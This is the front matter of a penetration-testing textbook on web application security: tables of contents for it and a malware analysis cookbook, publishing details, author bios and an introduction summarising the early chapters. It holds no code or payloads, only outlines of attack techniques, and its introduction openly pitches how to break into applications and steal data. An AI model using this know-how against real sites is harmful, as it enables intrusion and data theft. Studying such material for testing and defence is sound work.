

# CONTENTS

## WEB APPLICATION HACKER'S HANDBOOK 2E

---

Chapter 1: Web Application (In)security	1
Chapter 2: Core Defense Mechanisms	17
Chapter 3: Web Application Technologies	39
Chapter 4: Mapping the Application	73
Chapter 5: Bypassing Client-Side Controls	117
Chapter 6: Attacking Authentication	159
Chapter 7: Attacking Session Management	205
Chapter 8: Attacking Access Controls	257
Chapter 9: Attacking Data Stores	287
Chapter 10: Attacking Back-End Components	357
Chapter 11: Attacking Application Logic	405
Chapter 12: Attacking Users: Cross-Site Scripting	431
Chapter 13: Attacking Users: Other Techniques	501
Chapter 14: Automating Customized Attacks	571
Chapter 15: Exploiting Information Disclosure	615
Chapter 16: Attacking Native Compiled Applications	633
Chapter 17: Attacking Application Architecture	647
Chapter 18: Attacking the Application Server	669
Chapter 19: Finding Vulnerabilities in Source Code	701
Chapter 20: A Web Application Hacker's Toolkit	747
Chapter 21: A Web Application Hacker's Methodology	791

## MALWARE ANALYST'S COOKBOOK AND DVD

---

Chapter 1: Anonymizing Your Activities	1
Chapter 2: Honey pots	27
Chapter 3: Malware Classification	51
Chapter 4: Sandboxes and Multi-AV Scanners	89
Chapter 5: Researching Domains and IP Addresses	119
Chapter 6: Documents, Shellcode, and URLs	155
Chapter 7: Malware Labs	211
Chapter 8: Automation	239



Chapter 9: Dynamic Analysis	283
Chapter 10: Malware Forensics	337
Chapter 11: Debugging Malware	395
Chapter 12: De-Obfuscation	441
Chapter 13: Working with DLLs	487
Chapter 14: Kernel Debugging	511
Chapter 15: Memory Forensics with Volatility	571
Chapter 16: Memory Forensics: Code Injection and Extraction	601
Chapter 17: Memory Forensics: Rootkits	637
Chapter 18: Memory Forensics: Network and Registry	673

# The Web Application Hacker's Handbook

Finding and Exploiting  
Security Flaws

2 Second  
Edition



■ Dafydd Stuttard ■ Marcus Pinto







# **The Web Application Hacker's Handbook**

---

**Second Edition**

**Finding and Exploiting Security Flaws**

Dafydd Stuttard  
Marcus Pinto



WILEY

Wiley Publishing, Inc.

## The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, Second Edition

Published by  
John Wiley & Sons, Inc.  
10475 Crosspoint Boulevard  
Indianapolis, IN 46256  
[www.wiley.com](http://www.wiley.com)

Copyright © 2011 by Dafydd Stuttard and Marcus Pinto  
Published by John Wiley & Sons, Inc., Indianapolis, Indiana

Published simultaneously in Canada

ISBN: 978-1-118-02647-2  
ISBN: 978-1-118-17522-4 (ebk)  
ISBN: 978-1-118-17524-8 (ebk)  
ISBN: 978-1-118-17523-1 (ebk)

Manufactured in the United States of America

10 9 8 7 6 5 4 3 2 1

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at <http://www.wiley.com/go/permissions>.

**Limit of Liability/Disclaimer of Warranty:** The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or website may provide or recommendations it may make. Further, readers should be aware that Internet websites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services please contact our Customer Care Department within the United States at (877) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley also publishes its books in a variety of electronic formats and by print-on-demand. Not all content that is available in standard print versions of this book may appear or be packaged in all book formats. If you have purchased a version of this book that did not include media that is referenced by or accompanies a standard print version, you may request this media by visiting <http://booksupport.wiley.com>. For more information about Wiley products, visit us at [www.wiley.com](http://www.wiley.com).

**Library of Congress Control Number:** 2011934639

**Trademarks:** Wiley and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.



## About the Authors

**Dafydd Stuttard** is an independent security consultant, author, and software developer. With more than 10 years of experience in security consulting, he specializes in the penetration testing of web applications and compiled software. Dafydd has worked with numerous banks, retailers, and other enterprises to help secure their web applications. He also has provided security consulting to several software manufacturers and governments to help secure their compiled software. Dafydd is an accomplished programmer in several languages. His interests include developing tools to facilitate all kinds of software security testing. Under the alias “PortSwigger,” Dafydd created the popular Burp Suite of web application hacking tools; he continues to work actively on Burp’s development. Dafydd is also cofounder of MDSec, a company providing training and consultancy on Internet security attack and defense. Dafydd has developed and presented training courses at various security conferences around the world, and he regularly delivers training to companies and governments. He holds master’s and doctorate degrees in philosophy from the University of Oxford.

**Marcus Pinto** is cofounder of MDSec, developing and delivering training courses in web application security. He also performs ongoing security consultancy for financial, government, telecom, and retail verticals. His 11 years of experience in the industry have been dominated by the technical aspects of application security, from the dual perspectives of a consulting and end-user implementation role. Marcus has a background in attack-based security assessment and penetration testing. He has worked extensively with large-scale web application deployments in the financial services industry. Marcus has been developing and presenting database and web application training courses since 2005 at Black Hat and other worldwide security conferences, and for private-sector and government clients. He holds a master’s degree in physics from the University of Cambridge.





## About the Technical Editor

**Dr. Josh Pauli** received his Ph.D. in Software Engineering from North Dakota State University (NDSU) with an emphasis in secure requirements engineering and now serves as an Associate Professor of Information Security at Dakota State University (DSU). Dr. Pauli has published nearly 20 international journal and conference papers related to software security and his work includes invited presentations from the Department of Homeland Security and Black Hat Briefings. He teaches both undergraduate and graduate courses in system software security and web software security at DSU. Dr. Pauli also conducts web application penetration tests as a Senior Penetration Tester for an Information Security consulting firm where his duties include developing hands-on technical workshops in the area of web software security for IT professionals in the financial sector.



# **MDSec: The Authors' Company**

Dafydd and Marcus are cofounders of MDSec, a company that provides training in attack and defense-based security, along with other consultancy services. If while reading this book you would like to put the concepts into practice, and gain hands-on experience in the areas covered, you are encouraged to visit our website, <http://mdsec.net>. This will give you access to hundreds of interactive vulnerability labs and other resources that are referenced throughout the book.



# Credits

**Executive Editor**

Carol Long

**Senior Project Editor**

Adaobi Obi Tulton

**Technical Editor**

Josh Pauli

**Production Editor**

Kathleen Wisor

**Copy Editor**

Gayle Johnson

**Editorial Manager**

Mary Beth Wakefield

**Freelancer Editorial Manager**

Rosemarie Graham

**Associate Director of  
Marketing**

David Mayhew

**Marketing Manager**

Ashley Zurcher

**Business Manager**

Amy Knies

**Production Manager**

Tim Tate

**Vice President and Executive  
Group Publisher**

Richard Swadley

**Vice President and Executive  
Publisher**

Neil Edde

**Associate Publisher**

Jim Minatel

**Project Coordinator, Cover**

Katie Crocker

**Proofreaders**

Sarah Kaikini, Word One

Sheilah Ledwidge, Word One

**Indexer**

Robert Swanson

**Cover Designer**

Ryan Sneed

**Cover Image**

Wiley InHouse Design

**Vertical Websites Project Manager**

Laura Moss-Hollister

**Vertical Websites Assistant Project  
Manager**

Jenny Swisher

**Vertical Websites Associate  
Producers**

Josh Frank

Shawn Patrick

Doug Kuhn

Marilyn Hummel





# Acknowledgments

We are indebted to the directors and others at Next Generation Security Software, who provided the right environment for us to realize the first edition of this book. Since then, our input has come from an increasingly wider community of researchers and professionals who have shared their ideas and contributed to the collective understanding of web application security issues that exists today. Because this is a practical handbook rather than a work of scholarship, we have deliberately avoided filling it with a thousand citations of influential articles, books, and blog postings that spawned the ideas involved. We hope that people whose work we discuss anonymously are content with the general credit given here.

We are grateful to the people at Wiley — in particular, to Carol Long for enthusiastically supporting our project from the outset, to Adaobi Obi Tulton for helping polish our manuscript and coaching us in the quirks of “American English,” to Gayle Johnson for her very helpful and attentive copy editing, and to Katie Wisor’s team for delivering a first-rate production.

A large measure of thanks is due to our respective partners, Becky and Amanda, for tolerating the significant distraction and time involved in producing a book of this size.

Both authors are indebted to the people who led us into our unusual line of work. Dafydd would like to thank Martin Law. Martin is a great guy who first taught me how to hack and encouraged me to spend my time developing techniques and tools for attacking applications. Marcus would like to thank his parents for everything they have done and continue to do, including getting me into computers. I’ve been getting into computers ever since.



# Contents at a Glance

<b>Introduction</b>	<b>xxiii</b>
<b>Chapter 1 Web Application (In)security</b>	<b>1</b>
<b>Chapter 2 Core Defense Mechanisms</b>	<b>17</b>
<b>Chapter 3 Web Application Technologies</b>	<b>39</b>
<b>Chapter 4 Mapping the Application</b>	<b>73</b>
<b>Chapter 5 Bypassing Client-Side Controls</b>	<b>117</b>
<b>Chapter 6 Attacking Authentication</b>	<b>159</b>
<b>Chapter 7 Attacking Session Management</b>	<b>205</b>
<b>Chapter 8 Attacking Access Controls</b>	<b>257</b>
<b>Chapter 9 Attacking Data Stores</b>	<b>287</b>
<b>Chapter 10 Attacking Back-End Components</b>	<b>357</b>
<b>Chapter 11 Attacking Application Logic</b>	<b>405</b>
<b>Chapter 12 Attacking Users: Cross-Site Scripting</b>	<b>431</b>
<b>Chapter 13 Attacking Users: Other Techniques</b>	<b>501</b>
<b>Chapter 14 Automating Customized Attacks</b>	<b>571</b>
<b>Chapter 15 Exploiting Information Disclosure</b>	<b>615</b>
<b>Chapter 16 Attacking Native Compiled Applications</b>	<b>633</b>
<b>Chapter 17 Attacking Application Architecture</b>	<b>647</b>
<b>Chapter 18 Attacking the Application Server</b>	<b>669</b>
<b>Chapter 19 Finding Vulnerabilities in Source Code</b>	<b>701</b>
<b>Chapter 20 A Web Application Hacker's Toolkit</b>	<b>747</b>
<b>Chapter 21 A Web Application Hacker's Methodology</b>	<b>791</b>
<b>Index</b>	<b>853</b>



# Contents

<b>Introduction</b>	<b>xxiii</b>
<b>Chapter 1 Web Application (In)security</b>	<b>1</b>
The Evolution of Web Applications	2
Common Web Application Functions	4
Benefits of Web Applications	5
Web Application Security	6
“This Site Is Secure”	7
The Core Security Problem: Users Can Submit Arbitrary Input	9
Key Problem Factors	10
The New Security Perimeter	12
The Future of Web Application Security	14
Summary	15
<b>Chapter 2 Core Defense Mechanisms</b>	<b>17</b>
Handling User Access	18
Authentication	18
Session Management	19
Access Control	20
Handling User Input	21
Varieties of Input	21
Approaches to Input Handling	23
Boundary Validation	25
Multistep Validation and Canonicalization	28
Handling Attackers	30
Handling Errors	30
Maintaining Audit Logs	31
Alerting Administrators	33
Reacting to Attacks	34



Managing the Application	35
Summary	36
Questions	36
<b>Chapter 3    Web Application Technologies</b>	<b>39</b>
The HTTP Protocol	39
HTTP Requests	40
HTTP Responses	41
HTTP Methods	42
URLs	44
REST	44
HTTP Headers	45
Cookies	47
Status Codes	48
HTTPS	49
HTTP Proxies	49
HTTP Authentication	50
Web Functionality	51
Server-Side Functionality	51
Client-Side Functionality	57
State and Sessions	66
Encoding Schemes	66
URL Encoding	67
Unicode Encoding	67
HTML Encoding	68
Base64 Encoding	69
Hex Encoding	69
Remoting and Serialization	
Frameworks	70
Next Steps	70
Questions	71
<b>Chapter 4    Mapping the Application</b>	<b>73</b>
Enumerating Content and Functionality	74
Web Spidering	74
User-Directed Spidering	77
Discovering Hidden Content	80
Application Pages Versus	
Functional Paths	93
Discovering Hidden Parameters	96
Analyzing the Application	97
Identifying Entry Points for User Input	98
Identifying Server-Side Technologies	101
Identifying Server-Side Functionality	107
Mapping the Attack Surface	111
Summary	114
Questions	114

<b>Chapter 5</b>	<b>Bypassing Client-Side Controls</b>	<b>117</b>
	Transmitting Data Via the Client	118
	Hidden Form Fields	118
	HTTP Cookies	121
	URL Parameters	121
	The Referer Header	122
	Opaque Data	123
	The ASP.NET ViewState	124
	Capturing User Data: HTML Forms	127
	Length Limits	128
	Script-Based Validation	129
	Disabled Elements	131
	Capturing User Data: Browser Extensions	133
	Common Browser Extension Technologies	134
	Approaches to Browser Extensions	135
	Intercepting Traffic from Browser Extensions	135
	Decompiling Browser Extensions	139
	Attaching a Debugger	151
	Native Client Components	153
	Handling Client-Side Data Securely	154
	Transmitting Data Via the Client	154
	Validating Client-Generated Data	155
	Logging and Alerting	156
	Summary	156
	Questions	157
 <b>Chapter 6</b>	 <b>Attacking Authentication</b>	 <b>159</b>
	Authentication Technologies	160
	Design Flaws in Authentication	
	Mechanisms	161
	Bad Passwords	161
	Brute-Forcible Login	162
	Verbose Failure Messages	166
	Vulnerable Transmission of Credentials	169
	Password Change Functionality	171
	Forgotten Password Functionality	173
	“Remember Me” Functionality	176
	User Impersonation Functionality	178
	Incomplete Validation of Credentials	180
	Nonunique Usernames	181
	Predictable Usernames	182
	Predictable Initial Passwords	183
	Insecure Distribution of Credentials	184
	Implementation Flaws in Authentication	185
	Fail-Open Login Mechanisms	185
	Defects in Multistage Login Mechanisms	186
	Insecure Storage of Credentials	190

Securing Authentication	191
Use Strong Credentials	192
Handle Credentials Secretively	192
Validate Credentials Properly	193
Prevent Information Leakage	195
Prevent Brute-Force Attacks	196
Prevent Misuse of the Password Change Function	199
Prevent Misuse of the Account Recovery Function	199
Log, Monitor, and Notify	201
Summary	201
Questions	202
<b>Chapter 7    Attacking Session Management</b>	<b>205</b>
The Need for State	206
Alternatives to Sessions	208
Weaknesses in Token Generation	210
Meaningful Tokens	210
Predictable Tokens	213
Encrypted Tokens	223
Weaknesses in Session Token Handling	233
Disclosure of Tokens on the Network	234
Disclosure of Tokens in Logs	237
Vulnerable Mapping of Tokens to Sessions	240
Vulnerable Session Termination	241
Client Exposure to Token Hijacking	243
Liberal Cookie Scope	244
Securing Session Management	248
Generate Strong Tokens	248
Protect Tokens Throughout Their Life Cycle	250
Log, Monitor, and Alert	253
Summary	254
Questions	255
<b>Chapter 8    Attacking Access Controls</b>	<b>257</b>
Common Vulnerabilities	258
Completely Unprotected Functionality	259
Identifier-Based Functions	261
Multistage Functions	262
Static Files	263
Platform Misconfiguration	264
Insecure Access Control Methods	265
Attacking Access Controls	266
Testing with Different User Accounts	267
Testing Multistage Processes	271
Testing with Limited Access	273
Testing Direct Access to Methods	276
Testing Controls Over Static Resources	277

	Testing Restrictions on HTTP Methods	278
	Securing Access Controls	278
	A Multilayered Privilege Model	280
	Summary	284
	Questions	284
<b>Chapter 9</b>	<b>Attacking Data Stores</b>	<b>287</b>
	Injecting into Interpreted Contexts	288
	Bypassing a Login	288
	Injecting into SQL	291
	Exploiting a Basic Vulnerability	292
	Injecting into Different Statement Types	294
	Finding SQL Injection Bugs	298
	Fingerprinting the Database	303
	The UNION Operator	304
	Extracting Useful Data	308
	Extracting Data with UNION	308
	Bypassing Filters	311
	Second-Order SQL Injection	313
	Advanced Exploitation	314
	Beyond SQL Injection: Escalating the Database Attack	325
	Using SQL Exploitation Tools	328
	SQL Syntax and Error Reference	332
	Preventing SQL Injection	338
	Injecting into NoSQL	342
	Injecting into MongoDB	343
	Injecting into XPath	344
	Subverting Application Logic	345
	Informed XPath Injection	346
	Blind XPath Injection	347
	Finding XPath Injection Flaws	348
	Preventing XPath Injection	349
	Injecting into LDAP	349
	Exploiting LDAP Injection	351
	Finding LDAP Injection Flaws	353
	Preventing LDAP Injection	354
	Summary	354
	Questions	354
<b>Chapter 10</b>	<b>Attacking Back-End Components</b>	<b>357</b>
	Injecting OS Commands	358
	Example 1: Injecting Via Perl	358
	Example 2: Injecting Via ASP	360
	Injecting Through Dynamic Execution	362
	Finding OS Command Injection Flaws	363
	Finding Dynamic Execution Vulnerabilities	366

Preventing OS Command Injection	367
Preventing Script Injection Vulnerabilities	368
Manipulating File Paths	368
Path Traversal Vulnerabilities	368
File Inclusion Vulnerabilities	381
Injecting into XML Interpreters	383
Injecting XML External Entities	384
Injecting into SOAP Services	386
Finding and Exploiting SOAP Injection	389
Preventing SOAP Injection	390
Injecting into Back-end HTTP Requests	390
Server-side HTTP Redirection	390
HTTP Parameter Injection	393
Injecting into Mail Services	397
E-mail Header Manipulation	398
SMTP Command Injection	399
Finding SMTP Injection Flaws	400
Preventing SMTP Injection	402
Summary	402
Questions	403
<b>Chapter 11    Attacking Application Logic</b>	<b>405</b>
The Nature of Logic Flaws	406
Real-World Logic Flaws	406
Example 1: Asking the Oracle	407
Example 2: Fooling a Password Change Function	409
Example 3: Proceeding to Checkout	410
Example 4: Rolling Your Own Insurance	412
Example 5: Breaking the Bank	414
Example 6: Beating a Business Limit	416
Example 7: Cheating on Bulk Discounts	418
Example 8: Escaping from Escaping	419
Example 9: Invalidating Input Validation	420
Example 10: Abusing a Search Function	422
Example 11: Snarfing Debug Messages	424
Example 12: Racing Against the Login	426
Avoiding Logic Flaws	428
Summary	429
Questions	430
<b>Chapter 12    Attacking Users: Cross-Site Scripting</b>	<b>431</b>
Varieties of XSS	433
Reflected XSS Vulnerabilities	434
Stored XSS Vulnerabilities	438
DOM-Based XSS Vulnerabilities	440
XSS Attacks in Action	442
Real-World XSS Attacks	442

Payloads for XSS Attacks	443
Delivery Mechanisms for XSS Attacks	447
Finding and Exploiting XSS Vulnerabilities	451
Finding and Exploiting Reflected XSS Vulnerabilities	452
Finding and Exploiting Stored XSS Vulnerabilities	481
Finding and Exploiting DOM-Based XSS Vulnerabilities	487
Preventing XSS Attacks	492
Preventing Reflected and Stored XSS	492
Preventing DOM-Based XSS	496
Summary	498
Questions	498
 <b>Chapter 13</b>	 <b>501</b>
<b>Attacking Users: Other Techniques</b>	
Inducing User Actions	501
Request Forgery	502
UI Redress	511
Capturing Data Cross-Domain	515
Capturing Data by Injecting HTML	516
Capturing Data by Injecting CSS	517
JavaScript Hijacking	519
The Same-Origin Policy Revisited	524
The Same-Origin Policy and Browser Extensions	525
The Same-Origin Policy and HTML5	528
Crossing Domains with Proxy Service Applications	529
Other Client-Side Injection Attacks	531
HTTP Header Injection	531
Cookie Injection	536
Open Redirection Vulnerabilities	540
Client-Side SQL Injection	547
Client-Side HTTP Parameter Pollution	548
Local Privacy Attacks	550
Persistent Cookies	550
Cached Web Content	551
Browsing History	552
Autocomplete	552
Flash Local Shared Objects	553
Silverlight Isolated Storage	553
Internet Explorer userData	554
HTML5 Local Storage Mechanisms	554
Preventing Local Privacy Attacks	554
Attacking ActiveX Controls	555
Finding ActiveX Vulnerabilities	556
Preventing ActiveX Vulnerabilities	558
Attacking the Browser	559
Logging Keystrokes	560
Stealing Browser History and Search Queries	560

Enumerating Currently Used Applications	560
Port Scanning	561
Attacking Other Network Hosts	561
Exploiting Non-HTTP Services	562
Exploiting Browser Bugs	563
DNS Rebinding	563
Browser Exploitation Frameworks	564
Man-in-the-Middle Attacks	566
Summary	568
Questions	568
<b>Chapter 14 Automating Customized Attacks</b>	<b>571</b>
Uses for Customized Automation	572
Enumerating Valid Identifiers	573
The Basic Approach	574
Detecting Hits	574
Scripting the Attack	576
JAttack	577
Harvesting Useful Data	583
Fuzzing for Common Vulnerabilities	586
Putting It All Together: Burp Intruder	590
Barriers to Automation	602
Session-Handling Mechanisms	602
CAPTCHA Controls	610
Summary	613
Questions	613
<b>Chapter 15 Exploiting Information Disclosure</b>	<b>615</b>
Exploiting Error Messages	615
Script Error Messages	616
Stack Traces	617
Informative Debug Messages	618
Server and Database Messages	619
Using Public Information	623
Engineering Informative Error Messages	624
Gathering Published Information	625
Using Inference	626
Preventing Information Leakage	627
Use Generic Error Messages	628
Protect Sensitive Information	628
Minimize Client-Side Information Leakage	629
Summary	629
Questions	630
<b>Chapter 16 Attacking Native Compiled Applications</b>	<b>633</b>
Buffer Overflow Vulnerabilities	634
Stack Overflows	634
Heap Overflows	635



“Off-by-One” Vulnerabilities	636
Detecting Buffer Overflow Vulnerabilities	639
Integer Vulnerabilities	640
Integer Overflows	640
Signedness Errors	641
Detecting Integer Vulnerabilities	642
Format String Vulnerabilities	643
Detecting Format String Vulnerabilities	644
Summary	645
Questions	645
<b>Chapter 17    Attacking Application Architecture</b>	<b>647</b>
Tiered Architectures	647
Attacking Tiered Architectures	648
Securing Tiered Architectures	654
Shared Hosting and Application Service Providers	656
Virtual Hosting	657
Shared Application Services	657
Attacking Shared Environments	658
Securing Shared Environments	665
Summary	667
Questions	667
<b>Chapter 18    Attacking the Application Server</b>	<b>669</b>
Vulnerable Server Configuration	670
Default Credentials	670
Default Content	671
Directory Listings	677
WebDAV Methods	679
The Application Server as a Proxy	682
Misconfigured Virtual Hosting	683
Securing Web Server Configuration	684
Vulnerable Server Software	684
Application Framework Flaws	685
Memory Management Vulnerabilities	687
Encoding and Canonicalization	689
Finding Web Server Flaws	694
Securing Web Server Software	695
Web Application Firewalls	697
Summary	699
Questions	699
<b>Chapter 19    Finding Vulnerabilities in Source Code</b>	<b>701</b>
Approaches to Code Review	702
Black-Box Versus White-Box Testing	702
Code Review Methodology	703
Signatures of Common Vulnerabilities	704
Cross-Site Scripting	704

SQL Injection	705
Path Traversal	706
Arbitrary Redirection	707
OS Command Injection	708
Backdoor Passwords	708
Native Software Bugs	709
Source Code Comments	710
The Java Platform	711
Identifying User-Supplied Data	711
Session Interaction	712
Potentially Dangerous APIs	713
Configuring the Java Environment	716
ASP.NET	718
Identifying User-Supplied Data	718
Session Interaction	719
Potentially Dangerous APIs	720
Configuring the ASP.NET Environment	723
PHP	724
Identifying User-Supplied Data	724
Session Interaction	727
Potentially Dangerous APIs	727
Configuring the PHP Environment	732
Perl	735
Identifying User-Supplied Data	735
Session Interaction	736
Potentially Dangerous APIs	736
Configuring the Perl Environment	739
JavaScript	740
Database Code Components	741
SQL Injection	741
Calls to Dangerous Functions	742
Tools for Code Browsing	743
Summary	744
Questions	744
<b>Chapter 20 A Web Application Hacker's Toolkit</b>	<b>747</b>
Web Browsers	748
Internet Explorer	748
Firefox	749
Chrome	750
Integrated Testing Suites	751
How the Tools Work	751
Testing Work Flow	769
Alternatives to the Intercepting Proxy	771
Standalone Vulnerability Scanners	773
Vulnerabilities Detected by Scanners	774
Inherent Limitations of Scanners	776

Technical Challenges Faced by Scanners	778
Current Products	781
Using a Vulnerability Scanner	783
Other Tools	785
Wikto/Nikto	785
Firebug	785
Hydra	785
Custom Scripts	786
Summary	789
<b>Chapter 21    A Web Application Hacker's Methodology</b>	<b>791</b>
General Guidelines	793
1 Map the Application's Content	795
1.1 Explore Visible Content	795
1.2 Consult Public Resources	796
1.3 Discover Hidden Content	796
1.4 Discover Default Content	797
1.5 Enumerate Identifier-Specified Functions	797
1.6 Test for Debug Parameters	798
2 Analyze the Application	798
2.1 Identify Functionality	798
2.2 Identify Data Entry Points	799
2.3 Identify the Technologies Used	799
2.4 Map the Attack Surface	800
3 Test Client-Side Controls	800
3.1 Test Transmission of Data Via the Client	801
3.2 Test Client-Side Controls Over User Input	801
3.3 Test Browser Extension Components	802
4 Test the Authentication Mechanism	805
4.1 Understand the Mechanism	805
4.2 Test Password Quality	806
4.3 Test for Username Enumeration	806
4.4 Test Resilience to Password Guessing	807
4.5 Test Any Account Recovery Function	807
4.6 Test Any Remember Me Function	808
4.7 Test Any Impersonation Function	808
4.8 Test Username Uniqueness	809
4.9 Test Predictability of Autogenerated Credentials	809
4.10 Check for Unsafe Transmission of Credentials	810
4.11 Check for Unsafe Distribution of Credentials	810
4.12 Test for Insecure Storage	811
4.13 Test for Logic Flaws	811
4.14 Exploit Any Vulnerabilities to Gain Unauthorized Access	813
5 Test the Session Management Mechanism	814
5.1 Understand the Mechanism	814
5.2 Test Tokens for Meaning	815
5.3 Test Tokens for Predictability	816

5.4	Check for Insecure Transmission of Tokens	817
5.5	Check for Disclosure of Tokens in Logs	817
5.6	Check Mapping of Tokens to Sessions	818
5.7	Test Session Termination	818
5.8	Check for Session Fixation	819
5.9	Check for CSRF	820
5.10	Check Cookie Scope	820
6	Test Access Controls	821
6.1	Understand the Access Control Requirements	821
6.2	Test with Multiple Accounts	822
6.3	Test with Limited Access	822
6.4	Test for Insecure Access Control Methods	823
7	Test for Input-Based Vulnerabilities	824
7.1	Fuzz All Request Parameters	824
7.2	Test for SQL Injection	827
7.3	Test for XSS and Other Response Injection	829
7.4	Test for OS Command Injection	832
7.5	Test for Path Traversal	833
7.6	Test for Script Injection	835
7.7	Test for File Inclusion	835
8	Test for Function-Specific Input Vulnerabilities	836
8.1	Test for SMTP Injection	836
8.2	Test for Native Software Vulnerabilities	837
8.3	Test for SOAP Injection	839
8.4	Test for LDAP Injection	839
8.5	Test for XPath Injection	840
8.6	Test for Back-End Request Injection	841
8.7	Test for XXE Injection	841
9	Test for Logic Flaws	842
9.1	Identify the Key Attack Surface	842
9.2	Test Multistage Processes	842
9.3	Test Handling of Incomplete Input	843
9.4	Test Trust Boundaries	844
9.5	Test Transaction Logic	844
10	Test for Shared Hosting Vulnerabilities	845
10.1	Test Segregation in Shared Infrastructures	845
10.2	Test Segregation Between ASP-Hosted Applications	845
11	Test for Application Server Vulnerabilities	846
11.1	Test for Default Credentials	846
11.2	Test for Default Content	847
11.3	Test for Dangerous HTTP Methods	847
11.4	Test for Proxy Functionality	847
11.5	Test for Virtual Hosting Misconfiguration	847
11.6	Test for Web Server Software Bugs	848
11.7	Test for Web Application Firewalling	848

12	Miscellaneous Checks	849
12.1	Check for DOM-Based Attacks	849
12.2	Check for Local Privacy Vulnerabilities	850
12.3	Check for Weak SSL Ciphers	851
12.4	Check Same-Origin Policy Configuration	851
13	Follow Up Any Information Leakage	852
<b>Index</b>		<b>853</b>





# Introduction

This book is a practical guide to discovering and exploiting security flaws in web applications. By “web applications” we mean those that are accessed using a web browser to communicate with a web server. We examine a wide variety of different technologies, such as databases, file systems, and web services, but only in the context in which these are employed by web applications.

If you want to learn how to run port scans, attack firewalls, or break into servers in other ways, we suggest you look elsewhere. But if you want to know how to hack into a web application, steal sensitive data, and perform unauthorized actions, this is the book for you. There is enough that is interesting and fun to say on that subject without straying into any other territory.

## Overview of This Book

---

The focus of this book is highly practical. Although we include sufficient background and theory for you to understand the vulnerabilities that web applications contain, our primary concern is the tasks and techniques that you need to master to break into them. Throughout the book, we spell out the specific steps you need to follow to detect each type of vulnerability, and how to exploit it to perform unauthorized actions. We also include a wealth of real-world examples, derived from the authors’ many years of experience, illustrating how different kinds of security flaws manifest themselves in today’s web applications.

Security awareness is usually a double-edged sword. Just as application developers can benefit from understanding the methods attackers use, hackers can gain from knowing how applications can effectively defend themselves. In addition to describing security vulnerabilities and attack techniques, we describe in detail the countermeasures that applications can take to thwart an

attacker. If you perform penetration tests of web applications, this will enable you to provide high-quality remediation advice to the owners of the applications you compromise.

## **Who Should Read This Book**

---

This book's primary audience is anyone who has a personal or professional interest in attacking web applications. It is also aimed at anyone responsible for developing and administering web applications. Knowing how your enemies operate will help you defend against them.

We assume that you are familiar with core security concepts such as logins and access controls and that you have a basic grasp of core web technologies such as browsers, web servers, and HTTP. However, any gaps in your current knowledge of these areas will be easy to remedy, through either the explanations contained in this book or references elsewhere.

In the course of illustrating many categories of security flaws, we provide code extracts showing how applications can be vulnerable. These examples are simple enough that you can understand them without any prior knowledge of the language in question. But they are most useful if you have some basic experience with reading or writing code.

## **How This Book Is Organized**

---

This book is organized roughly in line with the dependencies between the different topics covered. If you are new to web application hacking, you should read the book from start to finish, acquiring the knowledge and understanding you need to tackle later chapters. If you already have some experience in this area, you can jump straight into any chapter or subsection that particularly interests you. Where necessary, we have included cross-references to other chapters, which you can use to fill in any gaps in your understanding.

We begin with three context-setting chapters describing the current state of web application security and the trends that indicate how it is likely to evolve in the near future. We examine the core security problem affecting web applications and the defense mechanisms that applications implement to address this problem. We also provide a primer on the key technologies used in today's web applications.

The bulk of the book is concerned with our core topic — the techniques you can use to break into web applications. This material is organized around the key tasks you need to perform to carry out a comprehensive attack. These include mapping the application's functionality, scrutinizing and attacking its core defense mechanisms, and probing for specific categories of security flaws.



The book concludes with three chapters that pull together the various strands introduced in the book. We describe the process of finding vulnerabilities in an application's source code, review the tools that can help when you hack web applications, and present a detailed methodology for performing a comprehensive and deep attack against a specific target.

Chapter 1, "Web Application (In)security," describes the current state of security in web applications on the Internet today. Despite common assurances, the majority of applications are insecure and can be compromised in some way with a modest degree of skill. Vulnerabilities in web applications arise because of a single core problem: users can submit arbitrary input. This chapter examines the key factors that contribute to the weak security posture of today's applications. It also describes how defects in web applications can leave an organization's wider technical infrastructure highly vulnerable to attack.

Chapter 2, "Core Defense Mechanisms," describes the key security mechanisms that web applications employ to address the fundamental problem that all user input is untrusted. These mechanisms are the means by which an application manages user access, handles user input, and responds to attackers. These mechanisms also include the functions provided for administrators to manage and monitor the application itself. The application's core security mechanisms also represent its primary attack surface, so you need to understand how these mechanisms are intended to function before you can effectively attack them.

Chapter 3, "Web Application Technologies," is a short primer on the key technologies you are likely to encounter when attacking web applications. It covers all relevant aspects of the HTTP protocol, the technologies commonly used on the client and server sides, and various schemes used to encode data. If you are already familiar with the main web technologies, you can skim through this chapter.

Chapter 4, "Mapping the Application," describes the first exercise you need to perform when targeting a new application — gathering as much information as possible to map its attack surface and formulate your plan of attack. This process includes exploring and probing the application to catalog all its content and functionality, identifying all the entry points for user input, and discovering the technologies in use.

Chapter 5, "Bypassing Client-Side Controls," covers the first area of actual vulnerability, which arises when an application relies on controls implemented on the client side for its security. This approach normally is flawed, because any client-side controls can, of course, be circumvented. The two main ways in which applications make themselves vulnerable are by transmitting data via the client on the assumption that it will not be modified, and by relying on client-side checks on user input. This chapter describes a range of interesting technologies, including lightweight controls implemented within HTML, HTTP, and JavaScript, and more heavyweight controls using Java applets, ActiveX controls, Silverlight, and Flash objects.

